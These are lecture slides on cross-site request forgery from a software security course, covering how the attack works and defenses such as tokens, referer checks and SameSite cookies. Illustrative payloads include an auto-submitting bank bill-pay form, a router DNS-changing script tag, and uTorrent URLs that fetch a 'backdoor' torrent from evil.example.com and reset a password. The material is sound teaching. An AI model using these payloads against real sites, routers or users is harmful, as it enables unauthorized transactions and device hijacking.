

XSRF

(Cross-Site Request Forgery)

Lecture 11

Software Security Engineering

Winter 2023
Thompson Rivers University

Attacks on Web Apps

Web was designed for physicists to share papers.

Web was designed for physicists to share papers.

Now software is a web-based service.

Web was designed for physicists to share papers.

Now software is a web-based service.

banking, shopping, government bill payment,
tax prep, email, social networks, etc.

Web was designed for physicists to share papers.

Now software is a web-based service.

banking, shopping, government bill payment,
tax prep, email, social networks, etc.

Even local programs use it as a cheap interface.

Web Apps

- includes code running on the client
  - e.g., JavaScript
- includes code running on the server
  - e.g., php, SQL database, backend C/C+ + programs
- client-facing side can still only be HTTP GETs
  - e.g., GET /POST?NAME=ALICE&THREAD_ID=42&DATA=HELLO%20THERE
  - if inputs are not carefully checked there are vulnerabilities

Top Web Vulnerabilities

- XSRF (CSRF)
  - cross-site request forgery
  - bad website forces user's browser to send a request to a good website
- Code injection
  - malicious data sent to a website is interpreted as code
  - SQL injection most famous example
- XSS (CSS)
  - cross-site scripting
  - malicious code injected into a trusted context
  - e.g., malicious data is presented by an honest website and is interpreted as code by the user's browser

Cookie-Based Authentication

- recall cookie authentication
  - B → S: POST /login.cgi
  - B ← S: Set-cookie: a34b5ef787c52
  - (later) B → S: GET ... Cookie: a34b5ef787c52

Browser Sandbox

- based on same origin policy (SOP)
- active content like scripts can send out data anywhere
- however they can only read responses from the same origin
- I can issue queries to remote servers but cannot read the response

Cross-Site Request Forgery

- user logs into bank.com and doesn't sign off
  - session cookie remains in browser state
- user then visits a malicious website that has

```
<form name=BillPayForm action=http://bank.com/BillPay.php>
<input name=recipient value=badguy>
<script> document.BillPayForm.submit(); </script>
```

- browser sends cookie, payment request is fulfilled
- lesson: cookie authentication is not sufficient if there are side effects
  - response data not needed in this case
- purchasing items on Amazon, change Netflix settings, etc.

Cross-Site Request Forgery allows one site (evil)
to issue requests to another site (victim)
where the user (also victim) adds their authenticators to it.

Cross-Site Request Forgery allows one site (evil)
to issue requests to another site (victim)
where the user (also victim) adds their authenticators to it.

How often do you stay logged into gmail? banking site?

Cross-Site Request Forgery allows one site (evil)
to issue requests to another site (victim)
where the user (also victim) adds their authenticators to it.

How often do you stay logged into gmail? banking site?

Or visit other pages while logged in?

Drive-By Pharming: victim visits a webpage and changes their router’s DNS settings

Drive-By Pharming: victim visits a webpage and changes their router's DNS settings

How? Routers often have HTTP interfaces to configure and sit on 192.168.0.1

Drive-By Pharming: victim visits a webpage and changes their router's DNS settings

How? Routers often have HTTP interfaces to configure and sit on 192.168.0.1

XSRF for

<script src="http://192.168.0.1/h_wan_dhcp.cgi?dns1=w.x.y.z"/>

Drive-By Pharming: victim visits a webpage and changes their router's DNS settings

How? Routers often have HTTP interfaces to configure and sit on 192.168.0.1

XSRF for

<script src="http://192.168.0.1/h_wan_dhcp.cgi?dns1=w.x.y.z"/>

Changing DNS is bad (why?)

uTorrent Example

- uTorrent had a webserver running to control software
  - could add a download
    - http://localhost:8080/gui/?action=add-url&s=http://evil.example.com/backdoor.torrent
  - could change password
    - http://localhost:8080/gui/?action=setsetting&s=webui.password&v=evil
- attacker could have these links as IMGs in forums on on email spam

XSRF True Story

- victim had Java stock ticker on his broker's website with cookie access
- comment on public message board on finance.yahoo.com points to "leaked news"
- victim clicks and loses 5000 dollars

XSRF True Story

- evil link did attack that
  - changed email notification settings
  - linked a new checking account
  - transferred 5000
  - unlinked the account
  - restored email notifications

N.B.: It’s a true story but both victim and attacker were security researchers!

N.B.: It’s a true story but both victim and attacker were security researchers!

Whew!

some real examples of XSRF attacks

In 2008, an XSRF attack was used to exploit a vulnerability in eBay's messaging system.

The attack allowed an attacker to send messages to eBay users that appeared to come from eBay itself, asking them to reveal their passwords.

In 2013, a vulnerability was discovered in Google's Blogger platform that allowed attackers to create new blog posts on a victim's blog without their knowledge or consent.

In 2016, attackers used XSRF to target an online banking system in Russia. They used a specially crafted phishing email to trick users into clicking on a link that would initiate a funds transfer from their accounts.

In 2018, a vulnerability was discovered in a popular WordPress plugin called WP GDPR Compliance.
Attackers exploited this vulnerability to conduct XSRF attacks, which allowed them to inject code into websites running the plugin.

Are the current browsers vulnerable to xsrf attacks?

Are the current browsers vulnerable to xsrf attacks?

xsrf is not specific to browsers but rather to web applications.

Are the current browsers vulnerable to xsrf attacks?

xsrf is not specific to browsers but rather to web applications.

CSRF attacks can still be carried out if the web application does not properly implement anti-CSRF measures,
regardless of the browser being used.

So what can we do to prevent XSRF?

XSRF Defenses: POST request

- perform actions with consequences using POST, not GET
- parameters in an HTTP GET request can be triggered by image loads
- performing an HTTP POST request requires JavaScript to run to create the request data and POST it
- does not prevent XSRF but makes it less trivial

XSRF Defenses: reauthenticate

- ask the user for their password again if they are doing something important
  - execute bank transfer / stock trade
  - change their profile settings

XSRF Defenses: disallow local services

- noscript plugin has as component to block local network requests entirely
- prevents the router and uTorrent examples

XSRF Defenses: delete cookies

- cookies have a server specified lifetime
- cookies can have this overridden to only store when tab is open
- does not stop XSRF but reduces attack window

XSRF Defenses: referer validation

- HTML req can include Origin header or Referer [sic] header
  - these give the domain name of the site that gave the script whose execution is now making an HTML req
  - check that good.com is the referrer
- how do you implement this check?
  - e.g., referrer link is http://www.good.com/some/path.html
- sometimes referrer can be missing
- strict validation requires it to be present
- raises privacy / tracking concerns

XSRF Defenses: cookie-to-header

- server sets a random cookie on first connect
  - e.g., csrf_token=i8XNjC4b8KVok4uw5RftR38Wgp2BFwql;
- server expects all gets to repeat that token in the cookie but also as a header
  - e.g., X-Csrf-Token: i8XNjC4b8KVok4uw5RftR38Wgp2BFwql
- JavaScript can access that cookie, but SOP prevents rogue script from doing that

XSRF Defenses: validation token

- put a `<input type=hidden value=234ab3e7877efa87>` in the form
- make sure that value aren't guessable, random, and tied to session
- tokens need to be checked at the server side
  - sometimes bad values are rejected, but missing values are fine

Anytime you define a HTML form in your application, you should include a hidden CSRF token field in the form so that the CSRF protection middleware can validate the request. You may use the `@csrf` Blade directive to generate the token field:

```
<form method="POST" action="/profile">
    @csrf
    ...
</form>
```

Values

The `SameSite` attribute accepts three values:

`Lax`

Cookies are not sent on normal cross-site subrequests (for example to load images or frames into a third party site), but are sent when a user is *navigating to* the origin site (i.e., when following a link).

This is the default cookie value if `SameSite` has not been explicitly specified in recent browser versions (see the "SameSite: Defaults to Lax" feature in the Browser Compatibility).

> **Note:** `Lax` replaced `None` as the default value in order to ensure that users have reasonably robust defense against some classes of cross-site request forgery (CSRF) attacks.

`Strict`

Cookies will only be sent in a first-party context and not be sent along with requests initiated by third party websites.

`None`

Cookies will be sent in all contexts, i.e. in responses to both first-party and cross-origin requests. If `SameSite=None` is set, the cookie `Secure` attribute must also be set (or the cookie will be blocked).

XSRF Summary

- implementation
  - user is logged into a website and visits another (evil) website
    - e.g., different tab
  - evil website loads third party content
    - e.g., image, XML request
  - victim user attaches cookie to logged in website automatically
- goal
  - some effect equivalent to user doing something directly on logged in website
    - e.g., purchase item, send message, send money